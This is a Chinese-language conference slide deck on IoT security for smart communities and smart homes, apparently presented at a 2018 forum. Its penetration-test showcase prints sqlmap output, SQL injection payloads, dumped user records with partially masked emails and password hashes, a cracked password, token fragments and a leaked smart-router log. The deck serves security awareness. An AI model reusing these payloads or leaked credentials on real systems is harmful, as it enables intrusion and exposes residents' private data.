

应对智慧互联的网络安全挑战

2018香港-内地网络安全论坛

2018年4月11日

*it***SMEF**
Hong Kong Chapter

智慧互联及其发展趋势

什么是智慧互联（IoT）？

根据Gartner的定义，“智慧互联”或“物联网”（*Internet of Things, “IoT”*）

是一个由实体物件所构成的网络，透过物件内的嵌入式技术将内部状态或外部环境彼此沟通和产生互动。

也就是说



生活和工作中物联网的例子

智能家居系统

智能医疗设备

自动驾驶汽车

自动路面交通监控

新一代智能身份证


可穿戴设备

智能工业控制生产系统


IoT的发展趋势

预计至2020年，全球IoT市场的总规模预计将达到1.7万亿美元，其中，亚太市场将占8590亿美元，成为全球最大的IoT市场。

全球市场分布（2020年）



主要应用行业



Source: "Worldwide Internet of Things Forecast, 2015 – 2020," IDC, May 2015; Financial Times Global 500, 2015

IoT面临的安全威胁

根源与矛盾在于

IoT特别庞大的规模及其复杂程度与现有网络安全防御手段之间的失衡

IoT庞大的规模



目前尚无有效的方法来保护和监控如此庞大数量的物联网物件，防范潜在的网络威胁。

来自社交工程与网络钓鱼的威胁



庞大的IoT规模让IoT用户有更多的机会成为被攻击目标。

对物件的远程访问



现有的远程访问控制并不能有效支援IoT庞杂的访问环境。

数不尽的攻击机会



IoT在不同行业间各自不同的安全实践为IoT网络攻击创造了数不尽的攻击机会。

IoT安全威胁案例分析

某智能社区与智能家居产品

智慧社区及智能家居建设快速发展，面临着愈趋严峻的物联网安全挑战

智慧社区及智能家居安全面临巨大威胁

覆盖范围广，接入设备海量，信息传输量大

某智能社区和家居产品覆盖全国**800**多个项目，有涉及**500多万**业主，智慧社区及智能家居物联网中连接的设备可达**千万**级别，**任何**接入物联网中的**设备**都可能成为**攻击对象**。



小区安全防护系统



小区摄像头



小区门禁



家居摄像头



家居门禁



智能电视



智能空调



其他系统与设备

安全结构复杂，安全攻击及恶意软件层出不穷



原本与网络隔离的设备



现直接暴露在互联网



攻击



利用

攻击风险大大增大



恶意病毒



协议众多，没有统一标准等安全隐患

一旦出现安全问题，将导致严重后果



攻陷物联网

通过系统或APP随意控制



小区监控失效



随意进入小区、业主家门、车库



监视业主家居内部情况

个人隐私保护合规挑战

国家法规对个人信息保护要求愈来愈严格

智慧社区及智能家居提供网络产品，并包含**海量用户个人信息**。而自2017年6月《网络安全法》正式实施，国家对网络安全和个人隐私保护愈加重视，恒大面临着严格国家法规要求。



中华人民共和国
网络安全法

2017年6月1日起正式实施



中华人民共和国国家互联网信息办公室
Cyberspace Administration of China



中国国家标准化管理委员会
STANDARDIZATION ADMINISTRATION OF THE PEOPLE'S REPUBLIC OF CHINA

《中国网络安全法》 《个人信息安全规范》

企业内部信息安全管理挑战

为支撑智慧社区及智能家居的安全建设，需要企业有完善的信息安全体系。



公司信息安全处于什么状态？如果改善？

人员


流程

技术

运行


智慧社区的安全威胁场景主要包括

智慧社区是指充分借助互联网、物联网，涉及到智能楼宇、智能家居、路网监控、智能医院等诸多领域，通过建设 ICT 基础设施、认证、安全等平台构建社区发展的智慧环境，形成基于海量信息和智能过滤处理的新的生活、产业发展、社会管理等模式，面向未来构建全新的社区形态。根据智慧社区的整体网络结构，其可能面临的威胁场景如下。



智能家居的安全威胁场景主要包括

智能家居是以住宅为平台，利用综合布线、网络通信、安全防范、自动控制等技术将家居生活有关的设施集成，构建高效的住宅设施与家庭日程事务的管理系统，提升家居安全性、便利性、舒适性、艺术性，并实现环保节能的居住环境。根据智能家居的整体网络结构，其可能面临的威胁场景如下。




智能社区安全测试部分漏洞展示

通过SQL注入一步一步到批量敏感信息的获取



通过互联网访问



利用SQL注入

获取数据库信息

```
back-end DBMS: MySQL >= 5.0
[14:23:26] [INFO] fetching database names
[14:23:27] [INFO] the SQL query used returns 6 entries
[14:23:27] [INFO] retrieved: information_schema
[14:23:28] [INFO] retrieved: beta
[14:23:28] [INFO] retrieved: config_center_beta
[14:23:28] [INFO] retrieved: mysql
[14:23:28] [INFO] retrieved: performance_schema
[14:23:29] [INFO] retrieved: shorturl
available databases [6]:
[*] beta           Database: beta
[*] config_center_beta
[*] information_schema  Table      Entries
[*] mysql
[*] performance_schema h_sys_user 3014
[*] shorturl
```

批量导出

批量获取用户敏感信息

```
! 1 ! 1 ! 0 ! 董事长 9999 ! 1 ! <blank> ! 5 ! 201706/09/0fed038e6ee96d4b528acc54c77730a4.jpg
68ea ! 1 ! 1 ! 0 ! 1990-07-01 ! 2 ! 0HrNcYpMjb3X8VBabgXLUello2I8zffM ! Frank ! <blank> !
BmR_Uu2RuyPtyqr\\":s:2:\\":pc\\":s:32:\\":8Z0u0PhKst ! hecygleyin3Z\\":s:3:\\":ios\\":s:32:\\":H0sGs6yI-BS1e3efLHXJ0mPwqso_0s8-\\":s:7:\\":android\\":s
:s:3:\\":ios\\":s:36:\\":3F457C61- ! 60793513\\":s:3:\\":ios\\":s:32:\\":w6_z_c63S75FJKXqRvYNFHEFCchI9yon\\":s:7:\\":android\\":s
68ea ! 1 ! 1 ! 0 ! 董事长 9999 ! 1 ! <blank> ! 5 ! 201706/09/0fed038e6ee96d4b528acc54c77730a4.jpg
68ea ! 1 ! 1 ! 0 ! cabd8c ! 1990-07-01 ! 2 ! IoG4y6Du9j95BvpTXvYWHJKg0CP5P2Zb ! Frank ! <blank> !
0YVB5uEq0RawM5L1\\":s:2:\\":pc\\":s:32:\\":8Z0u0PhKst ! hecygleyin3Z\\":s:3:\\":ios\\":s:32:\\":w6_z_c63S75FJKXqRvYNFHEFCchI9yon\\":s:7:\\":android\\":s
:s:3:\\":ios\\":s:36:\\":83DA8452-0A6C-475E-983A-0C9AD47FAD9B\\":s:3:\\":ios\\":s:32:\\":w6_z_c63S75FJKXqRvYNFHEFCchI9yon\\":s:7:\\":android\\":s
! 6 ! 1 ! 0 ! 0 ! 测试 9999 ! 1 ! <blank> ! 1 ! <blank> ! 374 ! 1980 ! 公司领导
68ea ! 1 ! 1 ! 0 ! cabd8c ! <blank> ! 2 ! 6q_KNztInKSPIT5WuTHUqi3rHnRU-GUet ! mb ! 模板 ! <blank> !
Ak6usa_DeCQ9Wapz\\":s:2:\\":pc\\":s:32:\\":XsU3iS0rJC ! 6hxfPvHfz\\":s:3:\\":ios\\":s:32:\\":D6JfQn1lScnCEimIvsurpMu6NQRNIheR\\":s:7:\\":android\\":s
> ! 1 ! 0000-00-00 00:00:00 ! 0 ! 374 ! 4564 ! 互联网中心
98EC ! 85368B8075\\":s:2:\\":pc\\":s:32:\\":XsU3iS0rJC ! 6hxfPvHfz\\":s:3:\\":ios\\":s:32:\\":D6JfQn1lScnCEimIvsurpMu6NQRNIheR\\":s:7:\\":android\\":s
! 6 ! 1 ! 1 ! 0 ! 在职 9999 ! 1 ! 522078 ! 2 ! 201802/sourcefiles/08/0c8a15c86c545a4958a54311ca0577
68ea ! 1 ! 1 ! 0 ! fa2b0e17cabd8c ! 2017-03-29 ! 2 ! xMYa3lIhs16oR6fM21-fSvtm0Xa7ARFr ! tby ! <script>alert(1)</script> ! 020-
NuGYU_2Gw9hdqYB-k\\":s:2:\\":pc\\":s:32:\\":qoQptvdQF6 ! Sxn-7sRs\\":s:3:\\":ios\\":s:32:\\":NJKJBglw6CR ! zIHntvZr8\\":s:7:\\":android\\":s
:s:6:\\":mobile\\":s:32:\\":Id-RcHnd ! 5gAa7aHsY0XX\\":s:3:\\":ios\\":s:36:\\":6BDDA2BC ! F9135280656\\":s:3:\\":ios\\":s:36:\\":6BDDA2BC ! 1521531226 ! 2214 ! 0 ! hulianwangzhongxin !
\\":s:3:\\":ios\\":s:36:\\":6BDDA2BC ! F9135280656\\":s:3:\\":ios\\":s:36:\\":6BDDA2BC ! 1521531226 ! 2214 ! 0 ! hulianwangzhongxin !
```

智能家居安全测试部分漏洞展示

可通过SQL注入获取注册用户敏感信息

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING
Payload: <"type":1,"status":0,"limit":10,"page":1,<SELECT <ELT(9505=9505,1)>>,0x716b767071)>-- kyo
-14T16:00:00.000Z", "2018-04-16T16:00:00.000Z"],"crea
,"token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc
joxNTIyMTQ0MjY4LGlleHAiOiJlMjM4NTM4NjgsIm5iZiI6MTUyM
Kpj_SnXXNRSD7ji8rg26Nkvq-fu9kgE">

密文: 1c63129ae9db9c60c3e8aa94d3e00495

类型: 自动

查询 加密

查询结果:
1qaz2wsx

[添加备注]

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 OR time-based blind
Payload: <"type":1,"status":0,"limit":10,"page":1,<SELECT <ELT(9505=9505,1)>>,0x716b767071)>-- kyo
-14T16:00:00.000Z", "2018-04-16T16:00:00.000Z"],"crea
,"token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc
joxNTIyMTQ0MjY4LGlleHAiOiJlMjM4NTM4NjgsIm5iZiI6MTUyM
Kpj_SnXXNRSD7ji8rg26Nkvq-fu9kgE">

mail | password

1 | 1312@qq.com | 34d3 | 712167e4069

1 | 640@qq.com | d10f | 9cf69af595c

1 | 234567@qq.com | 1c63 | a94d3e00495

1 | 6464@139.com | 0659 | 17fafe88364

1 | 030@qq.com | cbda | 63f8b21162b

1 | a@qq.com | fe00 | ed91b23b354

3 | 6@qq.com | 16d7 | c9a726597e4

6 | 98@qq.com | 98fe | bb04454d5bc

8 | 41@qq.com | e9bc | 5d92a113126

a | 02@qq.com | 16d7 | c9a726597e4

智能路由器家庭敏感信息泄露

```
119,"timestamp":1522813063,"params":{"msg_type":"R2F","target_id":1061,"content":  
7122000253","code":0,"msg":"success","req_id":51,"timestamp":1522813063,"msg_ta  
n_add_room","result":{"room_id":7,"room_name":"新房间","order":7,"family_id":106  
default":0,"create_at":1522813063,"update_at":1522813063}}}}}  
{"uuid":"00fbfca[REDACTED]3","encry":"false","content":{"method"  
120,"timestamp":1522813071,"params":{"msg_type":"R2F","target_id":1061,"content"  
7122000253","code":0,"msg":"success","req_id":53,"timestamp":1522813071,"msg_ta  
n_add_room","result":{"room_id":8,"room_name":"新房间2","order":8,"family_id":106  
s_default":0,"create_at":1522813071,"update_at":1522813071}}}}}  
{"uuid":"00fbfca[REDACTED]343","encry":"false","content":{"method"  
121,"timestamp":1522813089,"params":{"msg_type":"R2F","target_id":1061,"content"  
68-A6C2-4662-A299-6450EDDF3FCC","code":0,"msg":"success","req_id":26,"timestamp"  
g":"xxx","method":"dm_add_room","result":{"room_id":9,"room_name":"新房间3","orc  
61,"user_id":1060,"is_default":0,"create_at":1522813089,"update_at":1522813089 }  
{"uuid":"00fbfca[REDACTED]43","encry":"false","content":{"method"  
122,"timestamp":1522813353,"params":{"msg_type":"R2F","target_id":1061,"content"  
t_dev_status","timestamp":1522813353,"result":{"status_modified_at":1522813353  
device_id":229501115080213,"device_name":"柜式空调","default_device_name":"柜式  
y_id":1,"device_uuid":"0009[REDACTED]e15","updated_at":1522813353  
nStatus":"on","temperature":290,"mode":"cold","speed":"low","wind_up_down":"off"  
off","env_temperature":250,"deviceModel":"smart air conditioner","manufactureId"  
gory":"airconditioner.new","deviceSubCategory":0,"connectivity":"online"}}}}}  
{"uuid":"00fbfca[REDACTED]43","encry":"false","content":{"method"  
123,"timestamp":1522813353,"params":{"msg_type":"R2F","target_id":1061,"content"  
t_dev_status","timestamp":1522813353,"result":{"status_modified_at":152281335345  
device_id":229501115080213,"device_name":"柜式空调","default_device_name":"柜式2
```

智能家居和智能社区安全漏洞的根本原因——SDLC方面

现状及问题分析

1. 目前系统需求与设计阶段对安全相关的设计考虑还不完善。

4. 目前系统上线前包含的测试大多为功能层面的测试，并没有包含安全方面测试，如源代码审计，渗透测试，安全扫描等。



2. 系统开发流程没有对安全相关管控及考量，缺乏安全开发管理规范，以及开发中没有安全编码要求。

3. 开发过程中，欠缺流程与文档管理，如功能实现流程等记录。在人员变动情况较多时，影响工作交接、影响后续测试时对功能、影响迭代开发管理。

导致的风险

